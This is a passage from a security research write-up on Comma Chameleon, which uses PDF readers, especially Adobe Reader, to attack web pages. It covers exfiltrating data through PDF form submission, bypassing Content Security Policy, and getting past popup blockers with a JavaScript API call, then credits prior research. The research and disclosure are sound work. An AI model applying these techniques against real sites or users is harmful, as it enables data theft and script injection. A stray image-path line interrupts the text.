If the goal is to exfiltrate just the document in which the injection occurs, then PDF forms might come handy. If there are two injection points, one could construct a PDF where the data between the injection points becomes the content of a form field. This form can then be submitted, and the content of the field can be read. When there is one injection point, it's possible to set a flag on PDF forms that instructs the reader to submit the whole PDF file as is, which, in this case, includes the content to be exfiltrated. We weren't able to get this to work reliably, but with some additional work, this could be a viable technique.

This technique might be usable in other PDF readers, like modern browsers' built-in PDF plugins. It would also be interesting to have a look at the API surface these PDF readers expose, but we didn't have the resources to have a deeper look into these yet.

Content Security Policy is a protection mechanism that can be used to prevent turning an HTML injection into XSS, by limiting the set of scripts

the page is allowed to run. In other words, when an effective CSP is in place, it is impossible to run attacker-provided JavaScript code in the HTML page, even if the attacker has partial control over the HTML code of the page through an injection. Adobe Reader ignores the CSP HTTP header and can be forced to interpret the page as PDF with embedded Flash or FormCalc. Note that in this scenario we assume that the injection is unconstrained when it comes to the character set, so there's no need to avoid newlines or other characters. This only works in HTML pages that don't have a `<!doctype` declaration, since that is included in Adobe Reader's blacklist of strings that can't appear before the PDF header in a PDF file. Adobe Reader simply refuses to display these files, so the applicability of this attack is very limited.

Modern browsers block popups by default. This protection can be bypassed basically in all browsers running the Adobe Reader plugin by using the `app.launchURL("URL", true)` JavaScript API.

Last, but not least, we've run into many Adobe Reader memory corruption errors during our research. This indicates that the features we've tested are not widely used and fuzzed, so they might be a good target for future fuzzing projects.

4.5.1 Acknowledgments and Related Work

No research is done in a vacuum; Comma Chameleon was only possible because of prior research, inspiration, and collaboration with others in the community.

Using the PDF format for extracting same origin resources was first researched by Vladimir Vorontsov.[29] Alex Inführ later presented various vulnerabilities in Adobe Reader.[30]


Vladimir and Alex demonstrated that PDF files could embed the scripts in the simple calculation language, FormCalc, to issue HTTP requests to same-origin URLs and read the responses. This requires no confirmation from the user and can be instrumented externally, so it was a natural fit for Rosetta Flash-style exploitation.

Following Alex's proof of concept in 2015,[16] @irsdl demonstrated a way of instrumenting the FormCalc script from the embedding, attacker-controlled page.[18] The abovementioned served as a starting point for the Comma Chameleon research.

Comma Chameleon is part of a larger research initiative focused on modern MIME sniffing and as such was done with help of Claudio Criscione, Sebastian Lekies, Michele Spagnuolo, and Stephan Pfistner.

Throughout the research, we've used multiple PDF parser quirks demonstrated by Ange Albertini in his Corkami project.[31]

We'd like to thank all of the above!



[29] Vladimir Vorontsov, *SDRF Vulnerability in Web Applications and Browsers*
[30] Alex Inführ, *PDF — Mess With the Web*
[31] `git clone https://github.com/angea/corkami`